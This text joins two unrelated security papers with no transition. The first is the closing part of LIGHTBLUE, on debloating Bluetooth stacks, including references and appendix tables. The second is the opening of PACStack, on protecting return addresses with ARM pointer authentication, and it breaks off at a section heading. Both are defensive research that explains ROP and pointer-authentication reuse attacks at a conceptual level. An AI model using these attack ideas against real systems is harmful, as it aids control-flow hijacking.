this code can be implemented in different ways by different vendors. Consequently, implementing an automated radio-level dispatcher identification procedure remains an open challenge. In addition, even if the radio-level dispatcher is detected, an additional issue is to identify a set of properties of the incoming radio packets that can be used to effectively classify them and discard those triggering vulnerable code.

Configuration vs. debloating. Among our tested platforms, BlueDroid [15], Fluoride [16], and BlueZ [11] support disabling specific functionalities via configuration files during compilation. However, this configuration approach is not general, since it heavily depends on the stack implementation. For instance, BlueKitchen [20] does not support configuration at compilation time, and therefore, cannot be debloated via the configuration approach. Besides, some functionalities, such as the HFP profile, cannot be debloated even when the configuration approach is possible. Additionally, disabling a functionality does not remove all the related code, limiting the effectiveness of this approach. Finally, the configuration file approach is only applicable when source code is available, and therefore, it cannot be used to debloat the firmware. LIGHTBLUE, on the other hand, provides a general approach that can debloat unneeded functionality in both the host code and the firmware.

Blocking code path vs. debloating. Blocking the code path (e.g., introducing a new access control mechanism or dynamically enabling/disabling profiles) can also defend attacks like BadBluetooth [46]. However, the code-path blocking approaches cannot reduce the attack surface of the executable in memory or maybe even increase the attack surface due to the newly introduced mechanisms. Therefore, code-reuse attacks (e.g., ROP) can still exploit the executable gadgets of blocked profiles and newly introduced mechanisms.

Besides, blocking the code path cannot prevent attacks that jump to an existing function to perform their malicious operations (e.g., control flow hijacking attacks). Therefore, we implemented LIGHTBLUE so that it not only blocks the code path (i.e., disabling interfaces of unneeded profiles) but also reduces the attack surface of the executable by removing the unneeded code from the host code and the firmware (when a suitable firmware patching method is available).

Extending LIGHTBLUE to other protocol stacks. Theoretically, LIGHTBLUE is applicable to other stacks if they have a similar structure to the Bluetooth stack. The host code analysis can be applied to debloat such stacks if they have multiple functionalities exposed to the upper application layer via predefined interfaces (as discussed in Section 5.2).

For example, we envision extending LIGHTBLUE to support devices using the Near-Field Communication (NFC) protocol. The NFC protocol implements multiple functionalities, such as card emulation and peer-to-peer communication, but normally not all of them are used. In this case, the host code analysis could be applied to the NFC host code debloating the unused functionality (e.g., card emulation). The firmware analysis can also be applied to other stacks if the interface between the host code and the firmware is well defined. For instance, the firmware analysis can be applied to NFC firmware based on the well-defined NFC Controller Interface (NCI) [28] between the host and the controller. Similarly, LIGHTBLUE could be potentially applicable to Wi-Fi and 2/3/4/5G on Android, exploiting the separation between the host code and the firmware, i.e., Wi-Fi Hardware Abstraction Layer and Radio Interface Layer.

Extending profile identification. As mentioned in Section 6, LIGHTBLUE identifies the needed profile of Android apps by static analysis. The analysis fails when the application's Bluetooth profile usage cannot be determined statically, or obfuscation techniques are present. Moreover, LIGHTBLUE currently does not support profile identification other than on Android apps. We note that, however, profile identification implemented on Android is primarily to show that Bluetooth debloating is feasible because most Android apps only use a limited set of Bluetooth functionality. We plan to support automated profile identification of other types of apps in the future. We highlight that the user can always input the profiles instead of automatically identifying when the user is aware of the needed profiles.

Debloated stack testing coverage. We test the correctness of the debloated Bluetooth stack by checking whether the kept profile still works after debloating, as discussed in Section 7.2. We did not exhaustively test (e.g., fuzzing) the whole debloated Bluetooth stack for a long time. As future work, we could implement automated testing (e.g., fuzzing) of the debloated code, but fuzzing the entire Bluetooth stack is out of scope for this paper.

Usability. The primary users we designed LIGHTBLUE for are not general users (e.g., consumers) in its current implementation, since it requires actions such as rooting a phone to install the modified host code and firmware. In addition, usability of LIGHTBLUE might be limited in dynamic usage scenarios, in which the user frequently changes the needed functionality, since it requires reloading the host code frequently. Furthermore, the debloating of the firmware might not be possible if the Bluetooth controller vendors prevent firmware modifications (e.g., employing firmware integrity verification mechanisms). In summary, LIGHTBLUE is ideally suited for devices that serve a specific purpose and require a specific subset of the Bluetooth functionality, such as the use cases discussed in Section 3 or Bluetooth-enabled IoT devices (e.g., IoT devices using BlueKitchen).

10 Related Work

Program debloating. Programs can be debloated at the binary level and the source code level. The following works discuss the debloating of binaries. Qian et al. [29] introduced a

debloating framework for deployed binaries based on dynamic tracing. Heo et al. [23] built a framework to debloat programs based on reinforcement learning. Redini et al. [32] presented a debloating tool based on a new abstract domain. Debloating with source code was discussed by Quach et al. [30], who built a framework to remove the unneeded code, operating both at compile and load time. However, that framework needs a specific loader to load the binary. The works closest to ours are TRIMMER [36] and [25]. Both works only debloat single-entry programs and require knowing the inputs received by the program. However, the Bluetooth host code has multiple entries and does not take input directly. In addition, the listed prior works cannot debloat program code across different layers (the host code and the firmware).

Firmware analysis. We now discuss recent works that focus on firmware analysis both dynamically and statically. For dynamic analysis, Feng et al. [19] built a test framework to execute and fuzz the firmware by abstracting the diverse peripherals and handling I/O operations on the fly. Avatar [47] introduced a framework combining emulation and real device to execute the firmware by forwarding peripheral accesses to the real device. Mantz et al. [26] build a patching and testing framework specifically for Broadcom Bluetooth chip. Examples for static analysis approaches are FIE [13] and FirmUSB [24], which applied symbolic execution to firmware analysis on MSP430 family firmware and USB firmware. FirmXRay [43] analyzed the configurations of the firmware on bare-metal BLE devices to detect link layer vulnerabilities. All these works focus on finding vulnerabilities, but none of them aims at reducing the attack surface of the firmware.

Bluetooth stack security. Antonioli et al. [2, 4] discovered a vulnerability in Bluetooth key length negotiation so that the key length can be one byte, therefore, encrypted data can be easily decrypted. Sivakumaran et al. [38] and Naveed et al. [27] revealed the "mis-bonding" problem between the application on the smartphone and the Bluetooth device leading to unauthorized access of the Bluetooth device. Xu et al. [46] showed how to attack a smartphone by replacing the user-expected profile with another one on after pairing. BIAS [3] can bypass the authentication and impersonate a paired benign Bluetooth device. BLESA [45] allows the attacker to inject malicious data into a smartphone when it reconnects to a previously paired BLE device. Tschirschnitz et al. [42] revealed the vulnerability during pairing, which allows the attacker to launch MITM attacks by confusing the user with two pairing methods. Ruge et al. [34] and Heinze et al. [22] proposed frameworks to fuzz the Bluetooth stack implementations. BLE-guardian [18] built a framework to protect the privacy of users of BLE devices by jamming the advertising channel. BlueShield [44] proposed a monitoring framework to detect spoofed BLE advertising messages. LBM [41] protects the Bluetooth host code by building a firewall in Linux kernel. All these works made Bluetooth safer by either discovering new vulnerabilities or providing different defense mechanisms, but none of them achieved the same goal by reducing the attack surface.

11 Conclusion

In this paper, we presented LIGHTBLUE, a novel framework for automatic Bluetooth stack debloating. LIGHTBLUE transforms the multi-entry, callback-driven, host code into a single-entry program. Then, a profile-aware, data-flow-based analysis is used to decouple profile-specific code chunks and identify chunks to be debloated. This analysis also yields unneeded HCI commands and link interfaces that are used for firmware debloating. At last, LIGHTBLUE debloats the firmware by removing the unused command handlers and link interfaces via firmware patching. In our evaluation with 4 different pieces of host code and 3 pieces of firmware, we demonstrated that LIGHTBLUE successfully removed 26 vulnerable functions, mitigating attacks from 20 CVEs.

Acknowledgments

We thank the reviewers for their valuable comments and suggestions. This project was supported in part by ONR under grants N00014-18-1-2674 and N00014-17-1-2513, NSF under grant CNS-1801601, and the European Research Council under the European Union's Horizon 2020 research and innovation program (grant agreement No. 850868). Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of our sponsors.

References

[1] Kevin Allix, Tegawendé F. Bissyandé, Jacques Klein, and Yves Le Traon. AndroZoo: Collecting Millions of Android Apps for the Research Community. In *Proceedings of the International Conference on Mining Software Repositories (MSR)*, 2016.

[2] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2019.

[3] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. BIAS: Bluetooth Impersonation AttackS. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2020.

[4] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Key Negotiation Downgrade Attacks on Bluetooth and Bluetooth Low Energy. *ACM Transactions on Privacy and Security*, 23(3), 2020.

[5] Armis. BlueBorne Technical White Paper. https://go.armis.com/blueborne-technical-paper. Accessed: January 29, 2020.

[6] Bluetooth Special Interest Group. 2019 Bluetooth Market Update. https://www.bluetooth.com/bluetooth-resources/2019-bluetooth-market-update/, 2019. Accessed: August 1, 2019.

[7] Bluetooth Special Interest Group. Advanced Audio Distribution v1.3.2. https://www.bluetooth.org/docman/handlers/downloaddoc.ashx?doc_id=457083, 2019. Accessed: January 17, 2020.

[8] Bluetooth Special Interest Group. Bluetooth Core Specifications 5.2, 2019.

[9] Broadcom. BCM4339 data sheet. https://www.mouser.com/datasheet/2/100/Radio%20with%20Integrated%20Bluetooth%204.1%20and%20FM%20Receive-961626.pdf. Accessed: January 18, 2020.

[10] Zephyr Project Community. Zephyr Project. https://www.zephyrproject.org/. Accessed: February 3, 2020.

[11] BlueZ contributers. BlueZ. http://www.bluez.org/, 2019. Accessed: August 1, 2019.

[12] Cypress. CYW920735Q60EVB-01 Evaluation Kit. https://www.cypress.com/documentation/development-kitsboards/cyw920735q60evb-01-evaluation-kit. Accessed: August 1, 2019.

[13] Drew Davidson, Benjamin Moench, Thomas Ristenpart, and Somesh Jha. FIE on Firmware: Finding Vulnerabilities in Embedded Systems Using Symbolic Execution. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2013.

[14] D-bus. https://www.freedesktop.org/wiki/Software/dbus/. Accessed: January 18, 2020.

[15] Android Developers. Bluedride Bluetooth stack. https://android.googlesource.com/platform/external/bluetooth/bluedroid/, 2015. Accessed: August 1, 2019.

[16] Android Developers. Fluoride Bluetooth stack. https://android.googlesource.com/platform/system/bt/+/181144a50114c824cfe3cdfd695c11a074673a5e/README.md, 2019. Accessed: August 1, 2019.

[17] die.net. sdptool(1) - Linux man page. https://linux.die.net/man/1/sdptool. Accessed: August 1, 2020.

[18] Kassem Fawaz, Kyu-Han Kim, and Kang G. Shin. Protecting Privacy of BLE Device Users. In *Proceeings of the USENIX Security Symposium (USENIX Security)*, 2016.

[19] Bo Feng, Alejandro Mera, and Long Lu. P2IM: Scalable and Hardware-independent Firmware Testing via Automatic Peripheral Interface Modeling. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2020.

[20] BlueKitchen GmbH. BlueKitchen BTSTACK. https://bluekitchen-gmbh.com/. Accessed: February 3, 2020.

[21] Google. BluetoothProfile. https://developer.android.com/reference/android/bluetooth/BluetoothProfile. Accessed: February 11, 2020.

[22] Dennis Heinze, Jiska Classen, and Matthias Hollick. ToothPicker: Apple Picking in the iOS Bluetooth Stack. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, 2020.

[23] Kihong Heo, Woosuk Lee, Pardis Pashakhanloo, and Mayur Naik. Effective Program Debloating via Reinforcement Learning. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2018.

[24] Grant Hernandez, Farhaan Fowze, Dave Jing Tian, Tuba Yavuz, and Kevin RB Butler. FirmUSB: Vetting USB Device Firmware using Domain Informed Symbolic Execution. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2017.

[25] Hyungjoon Koo, Seyedhamed Ghavamnia, and Michalis Polychronakis. Configuration-Driven Software Debloating. In *Proceedings of the European Workshop on Systems Security (EuroSec)*, 2019.

[26] Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. InternalBlue - Bluetooth Binary Patching and Experimentation Framework. In *Proceedings of the International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2019.

[27] Muhammad Naveed, Xiao-yong Zhou, Soteris Demetriou, XiaoFeng Wang, and Carl A Gunter. Inside Job: Understanding and Mitigating the Threat of External Device Mis-Binding on Android. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2014.

[28] NFC Forum. New NFC Controller Interface Specification Makes It Easier to Deliver a Broad Range of NFC Devices and Solutions. https://nfc-forum.org/

new-nfc-controller-interface-specification-makes-it-easier-to-deliver-a-broad-range-of-nfc-devices-and-solutions/, 2012. Accessed: August 1, 2020.

[29] Chenxiong Qian, Hong Hu, Mansour Alharthi, Pak Ho Chung, Taesoo Kim, and Wenke Lee. RAZOR: A Framework for Post-deployment Software Debloating. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2019.

[30] Anh Quach, Aravind Prakash, and Lok Yan. Debloating Software through Piece-Wise Compilation and Loading. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2018.

[31] David A Ramos and Dawson Engler. Under-Constrained Symbolic Execution: Correctness Checking for Real Code. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2015.

[32] Nilo Redini, Ruoyu Wang, Aravind Machiry, Yan Shoshitaishvili, Giovanni Vigna, and Christopher Kruegel. BinTrimmer: Towards Static Binary Debloating Through Abstract Interpretation. In *Proceedings of the Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2019.

[33] RPi-Distro. Bluetooth firmware. https://github.com/RPi-Distro/bluez-firmware. Accessed: August 1, 2020.

[34] Jan Ruge, Jiska Classen, Francesco Gringoli, and Matthias Hollick. Frankenstein: Advanced Wireless Fuzzing to Exploit New Bluetooth Escalation Targets. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2020.

[35] Mike Ryan. Bluetooth: With Low Energy Comes Low Security. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, 2013.

[36] Hashim Sharif, Muhammad Abubakar, Ashish Gehani, and Fareed Zaffar. TRIMMER: Application Specialization for Code Debloating. In *Proceedings of the ACM/IEEE International Conference on Automated Software Engineering (ASE)*, 2018.

[37] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2016.

[38] Pallavi Sivakumaran and Jorge Blasco. A Study of the Feasibility of Co-located App Attacks against BLE and a Large-Scale Analysis of the Current Application-Layer Security Landscape. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2019.

[39] Inc Square. Square Point of Sale - POS. https://play.google.com/store/apps/details?id=com.squareup&hl=en_US, 2020. Accessed: August 1, 2020.

[40] Inc Square. Square Reader for contactless and chip. https://squareup.com/shop/hardware/us/en/products/chip-credit-card-reader-with-nfc, 2020. Accessed: August 1, 2020.

[41] Dave Jing Tian, Grant Hernandez, Joseph I. Choi, Vanessa Frost, Peter C. Johnson, and Kevin R. B. Butler. LBM: A Security Framework for Peripherals within the Linux Kernel. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2019.

[42] Maximilian von Tschirschnitz, Ludwig Peuckert, Fabian Franzen, and Jens Grossklags. Method confusion attack on bluetooth pairing. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2021.

[43] Haohuang Wen, Zhiqiang Lin, and Yinqian Zhang. FirmXRay: Detecting Bluetooth Link Layer Vulnerabilities from Bare-Metal Firmware. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2020.

[44] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Mathias Payer, and Dongyan Xu. BlueShield: Detecting Spoofing Attacks in Bluetooth Low Energy (BLE) Networks. In *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2020.

[45] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, and Dongyan Xu. BLESA: Spoofing Attacks against Reconnections in Bluetooth Low Energy. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, 2020.

[46] Fenghao Xu, Wenrui Diao, Zhou Li, Jiongyi Chen, and Kehuan Zhang. BadBluetooth: Breaking Android Security Mechanisms via Malicious Bluetooth Peripherals. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2019.

[47] Jonas Zaddach, Luca Bruno, Aurelien Francillon, and Davide Balzarotti. AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2014.

A Appendix

Prevalence of each profile in tested Android apps.

Table 6 shows the number of Android apps in our dataset that use a specific profile.

Table 6: The prevalence of each profile in tested Android apps.

Profile	Used by # of Apps
A2DP (AVRCP)	182
HFP	192
PAN	2
HID	2
HDP	22
GATT	223
SAP	0
SPP	0
PBAP	2

Bluetooth profiles and corresponding functionalities.

Table 7 describes the functionality enabled by the different Bluetooth profiles.

Links and their interfaces.

Table 8 shows the mapping between links and their interfaces, as described by the Bluetooth specification.

Table 7: Profiles and corresponding functionalities.

Profile	Functionality
A2DP (AVRCP)	Advanced Audio Distribution Profile (A2DP) defines how one device streams audio to another one via Bluetooth. Audio/Video Remote Control Profile (AVRCP) provides functionality for one device to control the audio and video playing on another device through Bluetooth.
HFP	Hands-Free Profile (HFP) allows the car or headset to communicate with the mobile phone via Bluetooth so that the car or headset can make/answer phone calls or stream audio from the phone.
PAN	Personal Area Networking (PAN) Profile describes how to set up an ad-hoc network between different devices via Bluetooth and how to use it to access a remote network through a network access point.
HID	Human Interface Device (HID) Profile defines the procedures to be used by Bluetooth HID hosts (e.g., smartphones and laptops) to get input from and send output to Bluetooth HID devices (e.g., keyboards and mice).
HDP	Health Device Profile (HDP) allows communication between Bluetooth healthcare data source devices (e.g., blood pressure monitors and glucose meters) and data sink devices (e.g., smartphones).
GATT	Generic Attribute (GATT) Profile is designed to be used by an application or another profile so that a client can communicate with a server. Most BLE devices use this profile to communicate with smartphones.
SAP	SIM Access Profile (SAP) allows devices such as car phones with built-in GSM transceivers to connect to a SIM card in a Bluetooth enabled phone.
SPP	Serial Port Profile (SPP) allows Bluetooth enabled devices to emulate serial cable transmission via Bluetooth.
PBAP	Phone Book Access Profile (PBAP) provides the functionality to exchange phone books between Bluetooth enabled devices.

Table 8: Mapping of links and their interfaces.

Link Type	Link Interfaces
Asynchronous Connection Oriented (ACL), BT Classic	HCI_Create_Connection, HCI_Disconnect, HCI_Create_Connection_Cancel, HCI_Accept_Connection_Request, HCI_Reject_Connection_Request
Synchronous Connection Oriented (SCO) & Extended Synchronous Connection Oriented (eSCO), BT Classic	HCI_Setup_Synchronous_Connection, HCI_Accept_Synchronous_Connection_Request, HCI_Reject_Synchronous_Connection_Request, HCI_Enhanced_Setup_Synchronous_Connection, HCI_Enhanced_Accept_Synchronous_Connection_Request
LE Asynchronous Connection (LE ACL), BLE	HCI_LE_Create_Connection, HCI_LE_Create_Connection_Cancel, HCI_LE_Extended_Create_Connection
LE Advertising Broadcast (ADVB), BLE	HCI_LE_Set_Advertising_Enable, HCI_LE_Set_Scan_Enable, HCI_LE_Set_Extended_Advertising_Enable, HCI_LE_Set_Extended_Scan_Enable
LE Periodic Advertising Broadcast (PADVB), BLE	HCI_LE_Set_Periodic_Advertising_Enable, HCI_LE_Periodic_Advertising_Create_Sync, HCI_LE_Periodic_Advertising_Create_Sync_Cancel, HCI_LE_Periodic_Advertising_Terminate_Sync
Connected Isochronous Stream (CIS), BLE	HCI_LE_Create_CIS, HCI_LE_Accept_CIS_Request, HCI_LE_Reject_CIS_Request
Broadcast Isochronous Stream (BIS), BLE	HCI_LE_BIG_Create_Sync, HCI_LE_BIG_Terminate_Sync



PACStack: an Authenticated Call Stack

Hans Liljestrand
University of Waterloo, Canada
hans@liljestrand.dev

Thomas Nyman
Aalto University, Finland
thomas.nyman@aalto.fi

Lachlan J. Gunn
Aalto University, Finland
lachlan@gunn.ee

Jan-Erik Ekberg
Huawei Technologies Oy, Finland
Aalto University, Finland
jan.erik.ekberg@huawei.com

N. Asokan
University of Waterloo, Canada
Aalto University, Finland
asokan@acm.org

Abstract

A popular run-time attack technique is to compromise the control-flow integrity of a program by modifying function return addresses on the stack. So far, shadow stacks have proven to be essential for *comprehensively preventing* return address manipulation. Shadow stacks record return addresses in integrity-protected memory secured with hardware-assistance or software access control. Software shadow stacks incur high overheads or trade off security for efficiency. Hardware-assisted shadow stacks are efficient and secure, but require the deployment of special-purpose hardware.

We present *authenticated call stack* (ACS), an approach that uses chained message authentication codes (MACs). Our prototype, PACStack, uses the ARM general purpose hardware mechanism for pointer authentication (PA) to implement ACS. Via a rigorous security analysis, we show that PACStack achieves security comparable to hardware-assisted shadow stacks *without requiring dedicated hardware*. We demonstrate that PACStack's performance overhead is small (≈3%).

1 Introduction

Traditional code-injection attacks are ineffective in the presence of W⊕X policies that prevent the modification of executable memory [49]. However, code-reuse attacks can alter the run-time behavior of a program without modifying any of its executable code sections. Return-oriented programming (ROP) is a prevalent attack technique that corrupts function return addresses to hijack a program's control flow. ROP can be used to achieve Turing-complete computation by chaining together existing code sequences in the victim program. To prevent ROP, return addresses must be protected when stored in memory. At present, the most powerful protection against ROP is using an *integrity-protected shadow stack* that maintains a secure reference copy of each return address [1]. Integrity of the shadow stack is ensured by making it inaccessible to the adversary either by randomizing its location in memory or by using specialized hardware [29].

Recent software-based shadow stacks show reasonable performance [10], but are vulnerable to an adversary capable of exploiting memory vulnerabilities to infer the location of the shadow stack. To date, only hardware-assisted schemes, such as Intel CET [29], achieve negligible overhead without trading off security. But employing such a custom hardware mechanism incurs development and deployment costs.

Recent ARM processors include support for pointer authentication (PA); a hardware extension that uses tweakable message authentication codes (MACs) to sign and verify pointers [4]. One initial use case of PA is the authentication of return addresses [45]. However, current PA schemes are vulnerable to *reuse attacks*, where the adversary can reuse previously observed valid protected pointers [35]. Prior work [35, 45] and current implementations by GCC[1] and LLVM[2] mitigate reuse attacks, but cannot completely prevent them.

In this paper, we propose a new approach, *authenticated call stack* (ACS), providing security comparable to hardware-assisted shadow stacks, with minimal overhead and without requiring new hardware-protected memory. ACS binds all return addresses into a chain of MACs that allow verification of return addresses before their use. We show how ACS can be efficiently realized using ARM PA while resisting reuse attacks. The resulting system, PACStack, can withstand strong adversaries with full memory access. Our contributions are:

- ACS, a new approach for **precise verification of function return addresses** by chaining MACs (Section 4).
- PACStack, an LLVM-based realization of ACS using ARM PA **without requiring additional hardware** (Section 5).
- A systematic evaluation of PACStack security, showing that its **security is comparable to shadow stacks** (Section 6).
- Demonstrating that the **performance overhead** of PACStack **is small** (≈3%) (Section 7).

PACStack and associated evaluation code is available as open source at https://pacstack.github.io.

[1] https://gcc.gnu.org/onlinedocs/gcc/AArch64-Function-Attributes.html

[2] https://reviews.llvm.org/D49793

2 Background

2.1 ROP on ARM

In ROP, the adversary exploits a memory vulnerability to manipulate return addresses stored on the stack, thereby altering the program's backward-edge control flow. ROP allows Turing-complete attacks by chaining together multiple gadgets, i.e., adversary-chosen sequences of pre-existing program instructions that together perform the desired operations. ARM architectures use the link register (`LR`) to hold the current function's return address. `LR` is automatically set by the *branch with link* (`bl`) or *branch with link to register* (`blr`) instructions that are used to implement regular and indirect function calls. Because `LR` is overwritten on call, non-leaf functions must store the return address onto the stack. This opens up the possibility of ROP on ARM [30].

2.2 ARM Pointer Authentication

The ARMv8.3-A PA extension supports calculating and verifying pointer authentication codes (PACs) [4]. PA is at present deployed in the Apple A12, A13, S4, and S5 systems-on-chip (SoCs) and is going to be available in all upcoming ARMv8.3-A and later SoCs. A `pac` instruction calculates a keyed tweakable MAC, $\mathrm{H_K}(A_P, M)$, over the address A_P of a pointer P using a 64-bit modifier M as the tweak. The resulting authentication token, referred to as a PAC, is embedded into the unused high-order bits of P. It can be verified using an `aut` instruction that recalculates $\mathrm{H_K}(A_P, M)$, and compares the result to P's PAC.

Since the PAC is stored in unused bits of a pointer, its size is limited by the virtual address size (`VA_SIZE` in Figure 1) and whether address tagging is enabled [4]. On a 64-bit ARM machine running a default Linux kernel, `VA_SIZE` is 39, which leaves 16 bits for the PAC when excluding the reserved and address tag bits. PA provides five different keys; two for code pointers, two for data pointers, and one for generic use. Each key has a separate set of instructions, e.g., the `autia` and `pacia` instructions always operate on the instruction key A, stored in the `APIAKey_EL1` register. Access to the key registers and PA configuration registers can be restricted to a higher exception level (EL). Linux v5.0[3] adds full support for PA, such that the kernel (at EL1) manages user-space (EL0) keys and prevents EL0 from modifying them. The kernel generates new PA keys for a process on an `exec` system call.

As currently specified, PA does not cause a fault on verification failure; instead, it strips the PAC from the pointer P and flips one of the high-order bits such that P becomes invalid. If the invalid pointer is used by an instruction that causes the pointer to be translated, such as load or instruction fetch, the memory management unit issues a memory translation fault.

[3] https://kernelnewbies.org/Linux_5.0#ARM_pointer_authentication




Figure 1: PA uses a pointer authentication code (PAC) based on the pointer's address, a modifier, and a key.

```
1 prologue:
2   paciasp             ; sign LR using SP        ❶
3   str LR, [SP]        ; push LR onto stack      ❷
4   ...
5 epilogue:
6   ldr LR, [SP]        ; pop stack onto LR       ❸
7   retaa               ; verify LR and return    ❹
```

Listing 1: The `-mbranch-protection` feature in GCC and LLVM/Clang uses PA to sign (❶) and verify (❹) the return address in `LR`. PA does not access memory directly, the `LR` value is stored (❷) and loaded (❸) conventionally.

2.2.1 PA-based return address protection

PA-based return address protection is implemented as part of the `-mbranch-protection` feature of GCC and LLVM/Clang.[4] An authenticated return address is computed with `paciasp` (❶ in Listing 1) and verified with `retaa` (❹). These instructions use the instruction key A and the value of stack pointer (`SP`) as the modifier. The PA-keys are protected by hardware; consequently an adversary has to resort to guessing the correct PAC for a modified return address.

The `-mbranch-protection` feature and other prior PA-based solutions are vulnerable to *reuse attacks* where an adversary replaces a valid authenticated return address with another authenticated return address previously read from the process' memory. For a reused PAC to pass verification, both the original and replacement PAC must have been computed using the same PA key and modifier. This applies to any PA scheme, not only authenticated return addresses. Using the `SP` value as a modifier reduces the set of interchangeable pointers, but still allows reuse attacks when `SP` values coincide. Reuse attacks can be mitigated, but not completely prevented, by further narrowing the scope of modifier values [35].

3 Adversary model and requirements

In this work, we consider a powerful adversary, $\mathcal{A}$, with arbitrary control of process memory but restricted by a W⊕X policy that prevents modification of code pages. This adversary model is consistent with prior work on run-time attacks [49]. We limit $\mathcal{A}$ to user space; thus $\mathcal{A}$ cannot read or modify kernel-managed registers such as the PA keys.

[4] https://gcc.gnu.org/gcc-9/changes.html and https://reviews.llvm.org/D51429

We make the following assumptions about the system:

A1 *A W⊕X policy* protects code memory pages from modification by non-privileged processes. All major processor architectures, including ARMv8-A, support W⊕X.

A2 *Coarse-grained forward-edge control-flow integrity (CFI)* that restricts forward control-flow transfers to a set of valid targets. Specifically, we assume that indirect function-calls always target the beginning of a function and that indirect jumps to arbitrary addresses is infeasible. This property is satisfied by several pre-existing software-only CFI solutions with reasonable overhead [1, 18, 31, 37], as well as with negligible overhead by using hardware-assisted mechanisms like ARM PA [35], branch target indicators [4], or TrustZone-M [5, 39]. In particular, a minimal PA scheme using a constant (e.g., `0x0`) modifier fulfills this assumption.

This adversary model allows $\mathcal{A}$ to modify any pointer in data memory pages. In particular, $\mathcal{A}$ can modify function return addresses while they reside on the program call stack. **A2** and **A1** prevent $\mathcal{A}$ from tampering with ACS instrumentation (Section 6.3). Our goal is to thwart $\mathcal{A}$ who modifies function return addresses in order to hijack the program control flow. We define the following requirements:

R1 *Return address integrity*: Detect if a function return address has been modified while in memory.

R2 *Memory disclosure tolerance*: Remain effective even when $\mathcal{A}$ can read the entire process address space.

R3 *Compatibility*: Be applicable to typical (standard-compliant) C code without source code modifications.

R4 *Performance*: Impose only minimal run-time performance and memory overhead, while meeting **R1**–**R3**.

As in prior work on CFI, we do not consider non-control data attacks [12], such as data-oriented programming (DOP) [27].

4 Design: authenticated call stack

In this section we present our general design for an authenticated call stack (ACS). In Section 5, we present our implementation that efficiently realizes ACS using ARM PA. Our key idea is to provide a modifier for the return address by cryptographically binding it to *all previous return addresses in the call stack*. This makes the modifier statistically unique to a particular control-flow path, thus preventing reuse-type attacks and allowing *precise verification of return addresses*.

The return addresses $ret_i, i \in [0,n]$ (where n is the depth of the call stack in terms of active function records) must be stored on the stack, where $\mathcal{A}$ can modify them by exploiting memory vulnerabilities. ACS protects these values by computing a series of *chained* authentication tokens $auth_i, i \in [0,n]$ that cryptographically bind the last $auth_n$ to all return addresses $ret_i, i \in [0,n-1]$ stored on the stack (Figure 2). Only the MAC key and the last authentication token $auth_n$ must be stored securely to ensure that previous *auth* tokens and return addresses can be correctly verified when unwinding the call stack (**R1**). We use a tweakable MAC function H_K to generate a b-bit authentication token $auth_i$:

$$auth_i = \begin{cases} \mathtt{H_K}(ret_i, auth_{i-1}) & \text{if } i > 0 \\ \mathtt{H_K}(ret_i, 0) & \text{if } i = 0 \end{cases}$$

$auth_n$ is maintained in a register unmodifiable by $\mathcal{A}$. Figure 3 shows how authentication tokens and return addresses are stored on the call stack. On function calls, $auth_i$ is retained across the call to the callee, which calculates $auth_{i+1}$ and stores both $auth_i$ and the corresponding return address ret_{i+1} on its stack frame. On return, $auth'_{i-1}$ and ret'_i values are loaded from the stack and are verified by comparing $\mathtt{H_K}(auth'_{i-1}, ret'_i)$ to $auth_i$. If the results differ, then one or both of the loaded values have been corrupted (**R1**). Otherwise, they are valid—i.e., $auth'_{i-1} = auth_{i-1}$ and $ret'_i = ret_i$—in which case $auth_i$ is replaced with the verified $auth_{i-1}$ in the secure register before the function returns to ret_i.

For compactness, we can combine $auth_i$ and ret_i, into an *authenticated return address*, $aret_i$:

$$aret_i = auth_i \parallel ret_i, \text{where}$$
$$auth_i = \begin{cases} \mathtt{H_K}(ret_i, aret_{i-1}) & \text{if } i > 0 \\ \mathtt{H_K}(ret_i, 0) & \text{if } i = 0 \end{cases}$$

We call $auth_i$ and the corresponding $aret_i$ *valid* if $auth_i = \mathtt{H_K}(ret_i, aret_{i-1})$ for some given $aret_{i-1}$.

4.1 Securing the authentication token

